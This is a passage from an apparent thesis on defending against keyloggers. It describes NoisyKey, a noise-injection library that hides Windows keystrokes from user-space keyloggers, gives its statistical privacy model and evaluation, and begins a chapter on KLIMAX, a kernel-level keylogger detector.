Regardless of the detection's accuracy, removing a malicious piece of software can easily become a dreadful and unpleasant activity. Users of the Windows OS are well-aware of the challenges posed by removing a piece of malicious code: the subverted OS facilities are generally so numerous that Anti-virus programs regularly bail out of the removal phase and instead point the user to security bulletins with step-by-step removal instructions. In addition, many are the cases in which users have insufficient permissions to perform a complete removal of the malicious application. For example, many companies provide their employees with only non-administrative user accounts. The situation is even more problematic for users temporarily accessing untrusted machines, e.g., Internet cafés. In this scenario, the user is literally entrusting his private data to strangers who may or may not honor his trust.

To address these concerns, a number of commercial solutions [97; 72] have been recently proposed. The general idea is to encrypt the keystrokes before they leave the kernel and decrypt them upon arrival at the intended user application. This approach has two fundamental limitations. First, it requires a new kernel module which can only be installed with privileged rights. Second, it does not attempt to hide or disguise the typing dynamics of the user. Unfortunately, keystroke dynamics have been proved to be sufficiently accurate to crack passwords [87], with surprisingly good results in case of dictionary-based attacks for the English language [108]. In this Chapter we introduce NoisyKey, the first unprivileged and statistically sound approach to tolerate the presence of a user-space keylogger. Unlike previous methods [97; 72], we confine the user keystrokes in a noisy event channel by artificially generating dummy keystroke data. Our technique exposes the noisy keystroke stream only to keyloggers, while allowing all legitimate applications to transparently recover the original data. It is in fact of general applicability; unlike other solutions [29] where only passwords and web browsers were considered, our technique treats all keystrokes and applications alike, meaning it is not domain specific. Further, the generation of dummy keystrokes is backed by a privacy model that ensures that the resulting stream is indistinguishable from random noise. The key idea is to adopt a predetermined reference keystroke distribution and adaptively generate dummy keystroke data such that the combination of the user activity and the generated noise always matches the reference distribution. The result is that details on the original user activity are no longer exposed to the adversary. We prototyped our technique in a lightweight library that does not require any privilege to be deployed. To verify the effectiveness, we evaluated our prototype against a real dataset of user inputs [44]. Our experiments show that our technique successfully eliminates any evidence of the original user behavior from the overall keystroke distribution, and only impacts marginally the user experience.

4.2 Our Approach

The key idea is to transparently flood with dummy data the event channel used to deliver the user keystrokes to the intended application. If the generated noise can not be distinguished from user activity, any malicious application listening at the same channel will only eavesdrop a random stream of data, with no means to recover the original keystrokes. Although throughout the remainder of the chapter we adopt Windows as operating system (OS) of choice, similar considerations hold as long as the underlying OS provides user-space APIs to inject and intercept keystrokes. As we showed in Chapter 2, these requirements are well-satisfied by all modern Unix-like OSes.




Figure 4.1: The event channel present in all Windows operating systems, and used to deliver the keystrokes to the intended user application.

On Windows, a single keystroke leaving the kernel is first delivered to the process `csrss.exe`. Its task is to reroute the user input to the intended application. At destination, the keystroke is handled by the GUI application thread, which eventually calls `user32.dll` to update the user interface. Figure 4.1 depicts all the components involved in the process and highlights those that can potentially be subverted by user-space keyloggers. We have verified this claim by analyzing all the samples available at [81] and found no exception. Our solution is implemented in the library `noisykey.dll`. Although it does not interfere with the internals of the event channel, it does control its ends (a) and (b). On one side, it injects well-crafted noise in the form of dummy keystrokes. On the other, it removes the noise before it reaches the graphical routines included in `user32.dll`. Unlike alternative approaches establishing a separate event channel, our approach is entirely unprivileged. Also, deploying our solution does not require the user to recompile or restart the application, but, as we later explain, is completely online. To preserve keyboard shortcut functionalities, our solution explicitly handles well-known hotkey modifiers (i.e., `CTRL`, `ALT`, `WIN`, and `SHIFT`). Dead-keys and user-defined shortcuts, in turn, can be explicitly white-listed by the user. Finally, to minimize the impact on the performance, `noisykey.dll` automatically interrupts its activities when the target application is not on-focus.

4.2.1 Architecture

The architecture of our solution, depicted in Figure 4.2, comprises four different components: the *Noise Factory*, the *Normalizer*, the *Injector Thread*, and the *Silencer Thread*. The *Noise Factory* is a repository of dummy keystroke sequences. These sequences have to be well-forged in order to mimic human-like keystroke dynamics. The *Normalizer* acts as middle-man between the *Noise Factory* and the *Injector Thread*. Its goal is to generate context-aware noise, shaping the dummy data according to the user activity. The importance of context awareness is immediately evident when we consider the case of a user typing a credit card number. A context-agnostic noise may not include any digits at all, allowing a context-aware attacker to easily recover the original data. The last two components are two loosely synchronized threads designed to inject the dummy keystrokes into the event channel and subsequently exfiltrate the original user activity. The *Injector Thread* completes an iteration every I_t ms and injects the dummy keystrokes using the API `keybd_event()`. We duly investigate the choice of I_t in Section 4.5, as it may considerably affect the performance hit imposed by our solution.

The *Silencer Thread*, in turn, is invoked each time a keystroke traverses the event channel. This is made possible by the Detour framework, which enables online interception of all the calls to the `DispatchMessage()` function in `user32.dll`. In our tests, this practice alerted the installed AntiVirus, suggesting that our technique would require whitelisting for realistic large-scale



(5a) Real Keystrokes
(4) Dummy and Real Keystrokes
(3a) Injection of Dummy Keystrokes
Silencer Thread
Noise Factory
(5b) Notification of Real Keystrokes
(3b) Notification of Injection
(1) Noise
Injector Thread
(2) Normalized Noise
Normalizer

Figure 4.2: NoisyKey architecture.

deployment. This behavior, however, also guarantees that keyloggers cannot rely on the same strategy to subvert our technique. At each invocation, the *Silencer Thread* interrupts the *Injector Thread* to retrieve all the dummy data injected from the last invocation. Once the real keystrokes are exfiltrated, the thread updates the *Normalizer* with the new user activity found.

4.3 Keystroke Dynamics Model

We model the dynamics of a keystroke using the following factors: (i) scancode (i.e., the code associated to the *keydown* event), (ii) typing timestamp (i.e., the timestamp of the *keydown* event), and (iii) hold time (the time between the *keydown* and the *keyup* event). Unlike our other approaches where the reasoning was purely quantitative, in this scenario we also rely on qualitative measurements, namely which symbols are being typed. Note that a typable symbol does not necessarily correspond to a visible character. For instance, the capital letter `A` is obtained by the combination of scancodes `SHIFT+a`. Our model merges these combinations in a single scancode defined over the alphabet of typable symbols Σ. To model the typing timestamp and the hold time, we assume a discretized time model, i.e., $\mathbb{T} = \{t_0, \dots, t_n\}$. More formally:

Definition 1. *A keystroke is a triple, $\langle k, t, h\rangle$ represented by the scancode $k \in \Sigma$, the typing timestamp $t \in \mathbb{T}$, and the hold time $h \in \mathbb{T}$.*

Unlike in all other approaches

User-generated keystrokes are generally issued in logically related sequences, e.g., passwords, usernames, and credit card numbers. Thus:

Definition 2. *A keystroke sequence S is a set of n triples, $S = \{\langle k_0, t_0, h_0\rangle, \dots, \langle k_n, t_n, h_n\rangle\}$, where $0 \leq i \leq n$.*

To reason over the typing dynamics of a keystroke sequence, we adopt a probabilistic approach, with timing information modeled by random variables. In particular, given a generic keystroke sequence S, we model the number of keystrokes pressed over a time interval $T_{i,j} = \{t_l \mid t_i \leq t_l \leq t_j\}$ using the random variable $X_S\left(T_{i,j}\right)$. This allows us to quantitatively model the typing dynamics of any given keystroke sequence. To qualitatively model the typing dynamics, we resort to a second random variable, $Y_{S,T_{i,j}}\left(k\right)$, which, given S and $T_{i,j}$, measures the number of keystrokes with scancode k issued in the time interval. The random variable $Z_{S,T_{i,j}}\left(k,h\right)$, finally, measures the number of keystrokes with scancode k and hold time h issued in the time interval. More formally:

Definition 3. *Let S be a keystroke sequence of length n, and $T_{i,j}$ a generic time interval. Then:*

The function $f_S : \Sigma \times \mathbb{T} \times \mathbb{T} \rightarrow \{0,1\}$ determines if a keystroke, as identified by its triple, is part of the keystroke sequence S, where the $\in$ operator treats nil *arguments as wildcards:*

$$f_S\left(k,t,h\right) = \begin{cases} 1 & \textit{if } \langle k,t,h\rangle \in S \\ 0 & \textit{otherwise,} \end{cases}$$

The random variable $X_S\left(T_{i,j}\right)$ counts the number of keystrokes issued in $T_{i,j}$:

$$X_S\left(T_{i,j}\right) = \sum_{t_l \in T_{i,j}} f_S\left(nil, t_l, nil\right) \tag{4.1}$$

The random variable $Y_{S,T_{i,j}}\left(k\right)$ counts the number of keystrokes with scancode k in $T_{i,j}$:

$$Y_{S,T_{i,j}}\left(k\right) = \sum_{t_l \in T_{i,j}} f_S\left(k, t_l, nil\right) \tag{4.2}$$

The random variable $Z_{S,T_{i,j}}\left(k,t\right)$ counts the number of keystrokes with scancode k and hold time t in $T_{i,j}$:

$$Z_{S,T_{i,j}}\left(k,h\right) = \sum_{t_l \in T_{i,j}} f_S\left(k, t_l, h\right) \tag{4.3}$$

4.4 Privacy Model

Our privacy model is based on the work of Pfitzmann and Hansen [70]. Their work defines a consolidated terminology for privacy properties in the context of distributed systems where senders and receivers (i.e., *actors*), are assumed to exchange messages (i.e., *items of interest*). Our setting is slightly simplified, as we do not have to consider different actors. Under the assumption that the adversary has no way to tell real and dummy keystrokes apart, we consider just one sender, the keyboard, and one receiver, the application. Our goal is to generate dummy events so that the original keystrokes and their dynamics are no longer explicitly exposed to the adversary.

In messaging contexts, the strongest privacy property is *undetectability*, namely that an adversary has no ability to identify a real message among other (dummy) messages. We use this property in the case of keystrokes. We say that a keystroke sequence (i.e., the user activity) is undetectable if an adversary has no ability to discriminate it from other dummy keystroke sequences. Following the findings in [69], we define the undetectability property in terms of behavioral similarities between the random variables that describe the sensitive items of interests, i.e., the keystroke sequences.

Privacy-definition 1. *Given a statistical test $\mathscr{T}$, two random variables, R_1 and R_2, are said to be α-undetectable with respect to each other, i.e., $R_1 \approx_\alpha R_2$, if the null hypothesis that their two datasets are from different distributions is rejected by $\mathscr{T}$ with confidence $1-\alpha$.*

We extend now the concept of α-undetectability to keystroke sequences by taking into account all their random variables:

Privacy-definition 2. *Given a time interval $T_{i,j}$, two keystroke sequences S_1, S_2 are α-undetectable with respect to each other, i.e., $S_1 \approx_\alpha S_2$, if all their random variables are α-undetectable given any scancode $k \in \Sigma$, and hold time $h \in \mathbb{T}$:*

$$\begin{aligned} X_{S_1}(T_{i,j}) &\approx_\alpha X_{S_2}(T_{i,j}) \\ Y_{S_1,T_{i,j}}(k) &\approx_\alpha Y_{S_2,T_{i,j}}(k) \\ Z_{S_1,T_{i,j}}(k,h) &\approx_\alpha Z_{S_2,T_{i,j}}(k,h) \end{aligned}$$

In the ideal case of constant human activity, i.e., random variables with a steady underlying distribution, our goal would be to inject dummy keystroke sequences that yield identical random variables. Unfortunately, this is hardly a realistic assumption, given the complexity of the typing dynamics of a typical user, which are known to exhibit high variability over time. Reasons range from adaptation to new environments to variations in the emotional state of the user [44]. These observations suggest that a robust injection strategy must *adapt* to the real user activity in real time. For example, intense user activity should result in lower injection rates for the dummy keystroke sequences. The injection should be also context-aware, e.g., a user typing his credit card number should result in lower frequencies of dummy numeric scancodes. To meet these goals, our strategy is to keep the overall behavior steady, with dummy keystroke sequences tuned according to the user activity over time.

Privacy-definition 3. *Let S_r be a user-issued keystroke sequence, and S_d a dummy keystroke sequence injected. S_r is per se α-undetectable if $S_r \cup S_d \approx_\alpha S_{ref}$, where S_{ref} is the reference keystroke sequence.*

It is of great importance to choose a suitable S_{ref} by accurately tuning its random variables. For instance, the rate of keystrokes per time interval $X_{S_{\mathrm{ref}}}(T_{i,j})$ must be selected orders of magnitude greater than the rate found in a typical user-issued keystroke sequence $X_{S_{\mathrm{r}}}(T_{i,j})$. Failing to meet this requirement would break the α-undetectability property and potentially allow an adversary to recover the original user-issued keystrokes. Likewise, $Y_{S_{\mathrm{ref}},T_{i,j}}(k)$ must agree with the subset of scancodes used by the user and also provide higher frequencies for *every* possible scancode $\in S_{\mathrm{r}}$. Failure to do so would again break the α-undetectability property and potentially allow a context-aware adversary to recover the original user-issued keystroke sequences defined over a limited set of scancodes, e.g., credit card numbers. Similar concerns apply to $Z_{S_{\mathrm{ref}},T_{i,j}}(k,h)$.

We now introduce the S_{ref} used in our evaluation. The 3 random variables are selected with uniform probability distributions, with ranges chosen on a per-variable basis:

$$\begin{aligned} X_{S_{\mathrm{ref}}}(T_{i,j}) &\sim \mathrm{Uniform}_X(0,400) \\ Y_{S_{\mathrm{ref}},T_{i,j}}(k) &\sim \mathrm{Uniform}_Y(L(\Sigma),U(\Sigma)) \\ Z_{S_{\mathrm{ref}},T_{i,j}}(k,h) &\sim \mathrm{Uniform}_Z(0,2000) \end{aligned}$$

Based on our findings, further explained in Section 4.5, we set the maximum keystroke rate for $\mathrm{Uniform}_X$ ($d_{\max}$ from now on) to 400 keystrokes. The range of $\mathrm{Uniform}_Y$ reflects, in turn, the idea that each scancode $k \in \Sigma$ should have an equal probability of occurrence in the reference keystroke sequence S_{ref} (L and U are, respectively, the lower and the upper bound). Choosing a proper range for $\mathrm{Uniform}_Z$ proved to be more challenging, as the maximum user hold time cannot be easily estimated in advance. Our strategy is to resort to the maximum hold time found in the dataset published by Killourhy and Maxion in [44]. We believe this dataset to be authoritative and fairly comprehensive, collecting more than 20000 keystrokes timings typed by more than 50 different subjects. In conclusion, we point out that choosing a proper S_{ref} is merely a parameter of our model, and can thus be tuned according to domain-specific requirements at deployment time.

4.5 Evaluation

We implemented our prototype in a dynamic linked library written in `C++` and evaluated it in Windows 7 SP1. All the experiments were performed on a machine with an Intel Core i7 processor and 4GB of RAM. While we tested many different user applications (e.g., Firefox, Thunderbird, Notepad) without incurring any compatibility issue, we adopted Firefox as our application of choice due to its widespread adoption.

4.5.1 Preliminaries

To validate our technique against real user activity, we implemented a user keystroke sequence simulator. Using the patterns from the dataset published by Killourhy and Maxion in [44], we simulated the activity of 51 different subjects typing the password `.tie5Roanl` 400 times (as many as those included in the original dataset). We split the evaluation in two different parts. First, we select a single keystroke sequence and investigate the performance impact of our solution in terms of additional CPU load and latency perceived by the user. Subsequently, we verify the effectiveness of our technique by ascertaining whether the simulated user activity is α-undetectable regardless of the typing subject.


For each experiment we set S_r from the keystroke timings of the selected subject and we initialize the *Noise Factory* with the reference keystroke sequence (i.e., $S_\mathrm{d} = S_\mathrm{ref}$), ready to be adapted at runtime by the *Normalizer*. During each run we continuously assess whether the assumption $S_\mathrm{r} \cup S_\mathrm{d} \approx_\alpha S_\mathrm{ref}$ holds. To this end, we break down each run into two different phases: (i) a first phase simulating the absence of user activity; (ii) a second phase loading the keystroke sequence simulator with S_r and instructing the *Normalizer* to adapt the sequence of dummy keystrokes S_d. Finally, in order to assess whether S_r is α-undetectable, we apply the Privacy-definition 1 by instantiating the statistical test $\mathscr{T}$ with a *Pearson* χ^2 *two samples test* with significance $\alpha = 0.01$—hence ascertaining whether S_r is 0.01-undetectable. To satisfy Privacy-definition 2, we formulate the following hypotheses test for each random variable $R = \{X, Y, Z\}$:

$$\begin{cases} H_0 : R_{S_\mathrm{r}} \cup R_{S_\mathrm{d}} \sim R_{S_\mathrm{ref}} \\ H_1 : R_{S_\mathrm{r}} \cup R_{S_\mathrm{d}} \nsim R_{S_\mathrm{ref}} \end{cases}$$


The test accepts the null hypothesis (H_0) with confidence $1-\alpha$ if the values generated by both groups of random variables are consistent with a single probabilistic distribution. We calculate the outcome of the test by deriving the frequencies of the values and determining the resulting p-value via the same methodology adopted in [69]. We first derive the values' frequencies by binning the related occurrences, which yields to two sets O^1 and O^2. We then apply the χ^2 definition, $p = \sum_{i=0}^{n} \frac{(O_i^1 - O_i^2)^2}{O_i^2}$, and we check the resulting p-value in the χ^2 distribution's table to ascertain whether H_0 has to be accepted given the chosen level of confidence $1 - \alpha$.

The remainder of the evaluation is structured as follows. We first give an answer to the concerns raised in Section 4.2, and properly investigate the best settings for the maximum injection rate of keystrokes, and the spinning interval of the injection thread. Second, we investigate the robustness of our solution against different windows of observation, thus impersonating an adversary aggressively looking for change in the underlying distribution of the random variables. We conclude with an analysis on the effectiveness of preserving the privacy of all the subjects who contributed to the dataset [44], and show that our solution successfully hides their keystroke dynamics.

4.5.2 Performance




(a): Impact of d_{max} on CPU load and latency.




(b): Impact of d_{max} on percentage of successful χ^2 tests.

Figure 4.3: Impact of d_{max} on performance and accuracy.

As discussed in Section 4.2, the injection cycle of the *Injector Thread* can be configured by tuning the time interval between consecutive runs I_t. Small time intervals yield a more prolific noise generation, but can also degrade performance. The performance impact is also influenced by the number of dummy keystrokes injected at each run. For these reasons, it is crucial to carefully choose both the value of I_t and the parameters of Uniform_X. The maximum distribution value d_{max}, in particular, should be tuned to achieve an optimal privacy-performance tradeoff. To evaluate the performance hit perceived by the user, we focus on two different measurements: the CPU load and the keystroke latency, i.e., the delay between the physical generation of a keystroke and the final *keydown* event in the intended application. Figure 4.3 shows the results for $I_t = 10$ms, and $d_{\max}$ varying between $1 - 1450$ keystrokes/run. The average keystroke latency remains steady at 250ms for $d_{\max} \leq 900$. On the other hand, the CPU load increases linearly, breaking the 50% boundary when the distribution Uniform$_X$ is configured to inject a maximum of 900 keystrokes/run.



(a): Impact of I_t on CPU load and latency.



(b): Impact of I_t on percentage of successful χ^2 tests.

Figure 4.4: Impact of I_t on performance and accuracy.

Figure 4.3b visually depicts the outcome of the χ^2 tests performed on all the random variables. Results are averaged over all the subjects in the dataset. The time interval associated to each random variable was set to $T_{i,j} = 100$ms, but we obtained similar results with other values. Each random variable was tested twice, yielding two different sets of bars. In the first row, we report the outcome of evaluating $S_r \cup S_d \approx_\alpha S_{\text{ref}}$. The second row further verifies that the exhibited behavior matches the intended distribution by testing the timings produced by $S_r \cup S_d$ against the underlying distribution.

We performed as many χ^2 tests as the number of time intervals in which the random variables are defined. The results are aggregated in a single bar depicting the percentage of success for each value of $d_{\max}$. The experiment shows that all the random variables are negatively affected by low values of $d_{\max}$. The reason is that, for those values, the intensity of the user activity dominates that of the dummy keystroke sequences. However, setting $d_{\max} = 200$ is sufficient to obtain a 100% success rate for all the random variables. The same value in Figure 4.3a yields a CPU load of less than 10% and a perceived latency of 240ms, values that are typically sufficient in real-time interactions [20].

The second batch of experiments in Figure 4.4 depicts the effect of varying I_t ($d_{\max} = 400$). Since the *Injector Thread* is queried every time some keystrokes are issued to the user application, we expect low I_t values to yield low keystroke latencies and high CPU load. Figure 4.4a confirms this intuition. A reasonable tradeoff is found at 50ms, as both latency and CPU load are still within acceptable values, i.e., 250ms and 21% respectively. For these values, Figure 4.4b shows that S_{r} is 0.01-undetectable in all cases with the notable exception of the variable $Y_{S,T_{i,j}}(k)$, which yields low success rates for $I_t \geq 100$. This demonstrates that the exhibited distribution of scancodes is highly dependent on the overall keystroke rate, which in turn decreases for higher values of I_t. However, we note that an injection cycle $I_t = 50$ms is sufficient to obtain a 100% success rate.

4.5.3 Effectiveness

Figure 4.5 shows the last experiment of this section. In particular we want to ascertain whether the window of observation, i.e., the time interval of each random variable, influences the privacy our solution provides.




Figure 4.5: Impact of the attacker's observation window on accuracy.

This experiment is rather interesting as it aims to simulate an adversary whose goal is to reduce his window of observation in order to seize any change on the underlying distributions, and thus observing a modification on the exhibited keystroke timings. The results (with the *Injector Thread* spinning every 10ms and a maximum injection rate of 400 keystrokes per spin) shows that the user activity is 0.01-undetectable in almost 100% of the cases regardless of the adopted window of observation. Similar percentages can be observed regardless of the subject. Figure 4.6 shows the results of our statistical tests for all the 51 subjects in the dataset. In almost all the cases, our technique was able to make the keystroke sequences 0.01-undetectable, a value realistically sufficient to safeguard the privacy of the user.

4.6 Conclusions

We presented NoisyKey, a technique that allows the user to live together with a keylogging malware without putting his privacy at stake. The key idea is to confine the user private data in a noisy event channel flooded with artificially generated keystroke activity. Our technique transparently allows legitimate applications to recover the original data, while exposing the keylogger to the original noisy stream. Our evaluation shows that the resulting stream of data is statistically undetectable from arbitrary stream of data. We also implemented our technique as a library, and tested it on modern operating systems and applications. Our work shows a new interesting paradigm in dealing with malicious software, and we believe that possible extensions to other domains are worth investigating.




Figure 4.6: Accuracy ($I_t = 10$, $d_{\max} = 400$) against all the subjects included in the dataset [44].

5 Privileged Detection of Keylogging Malware

5.1 Introduction

In Chapter 3 we presented KeySling, an unprivileged solution to detect user-space keyloggers. The behavioral characterization there introduced, assumed that a keylogging activity was somehow always translated to the capture and the immediate leakage of the keystrokes. As we investigated in the remainder of this chapter, this is not always the case; a keylogger could postpone the leakage very far in the future by storing the intercepted keystrokes into an ever-growing buffer, and thereby evading detection. Unfortunately, this is the case of those keyloggers typically embedded in privacy-breaching malware, e.g., spyware. In this context, the malicious application strives to conceal its presence, and postpones the actual leakage as much as possible. Note that also in this case the keyloggers in question can be considered of either Type I or Type II. Type III keyloggers, which are exclusively implemented as add-ons to existing applications, will be dealt with in Chapter 6.

In this chapter, we propose a new approach specifically tailored to detecting privacy-breaching malware containing any form of keylogging activities. Our approach, this time requiring a privileged execution environment, is still behavior-based but it profiles memory writes rather than I/O activity. The basic idea is to analyze the correlation between the distribution of user-issued keystrokes and the resulting memory writes performed by the malware to harvest sensitive data. High correlation values translate to immediate detection.

Note that our approach does not rely on the observation of the actual leakage of sensitive data, but instead leverages the key intuition that identifying information harvesting is sufficient to infer malicious behavior. As a result, all malware evasion techniques that conceal or delay information leakage are not a concern for our detection technique. Another fundamental design choice is to adopt a fine-grained profiling strategy, to isolate the keylogging behavior from other concurrent activities. Our analysis shows that this is crucial to eliminate additional sources of false negatives, since privacy-breaching malware often performs many concurrent activities, possibly including those to actively disorient behavior-based detection strategies.

A much more effective concealment technique is given by trigger-based behavior, namely malware that only starts actively harvesting sensitive data when triggered by some, possibly external (e.g., bot command), events. This modus operandi poses a serious challenge to all the known behavior-based detection techniques, since failing to trigger the intended behavior either at learning or detection time results in poor detection accuracy. The proposed design addresses this challenge allowing our detection strategy to work in both proactive and reactive mode. Proactive detection is activated directly by the user. In reactive mode, our behavior analysis is automatically activated on demand whenever a candidate malicious application is recognized at runtime. This strategy is feasible due to the distinctive runtime characteristics of the keylogging activity, as better explained later.

All these countermeasures against evasion and concealment techniques allow our approach to achieve a very low false negative rate. In the remainder of the chapter, we also show how careful design strategies allow our detection technique to achieve a very low number of false positives as well. To summarize, the contributions of this chapter are the following:

- A **new behavior-based detection model** based on memory write pattern profiling, which is particularly suited for privacy-breaching malware exhibiting keylogging behavior.
- **Design and implementation** of KLIMAX: a Kernel-Level Infrastructure for Memory And eXecution profiling based on our new model and ready to be transparently deployed online on a running Windows platforms.
- **Evaluation against real-world malware** and against legitimate applications that leverage keystroke-interception functionalities.

5.2 Background

Our behavioral model is based on the intuition that the malware actively harvests keystrokes and strives to conceal the related leakage. No assumption is made on the malware internals. Instead, to detect any possible form of keystrokes harvesting, we base our analysis on memory write patterns that necessarily emerge from the keylogging behavior.

We adopt two important concepts from our previous solution discussed in Chapter 3: first, we again control the input of the system, i.e., the pattern of the issued keystrokes. By obtaining a detection environment where the input to the system is known, we can compare it to the memory write patterns a process exhibits. Second, we rely on the Pearson product-moment Correlation Coefficient (PCC) to determine the correlation between the two patterns. The reason of this choice is twofold. First, the detailed analysis made in Section 3.3.4 provides a solid background to use PCC as a metric to infer malicious behavior. Second, the level of granularity of our detection technique advocates for a detection strategy that is robust against arbitrary data transformations that reflect the complexity of memory write activity. This allows us to ignore the mere amount of bytes written due to an intercepted keystroke. However, in order to do any statistical analysis, we must be able to map both the input pattern to a stream of keystrokes, and the amount of bytes written to an output pattern. We address this concern by adopting the same abstract keystroke representation introduced in Section 3.3.3 which discretized and normalized the stream. Each sample is stored as a rescaled form in the interval $[0, 1]$ where 0 and 1 represents the 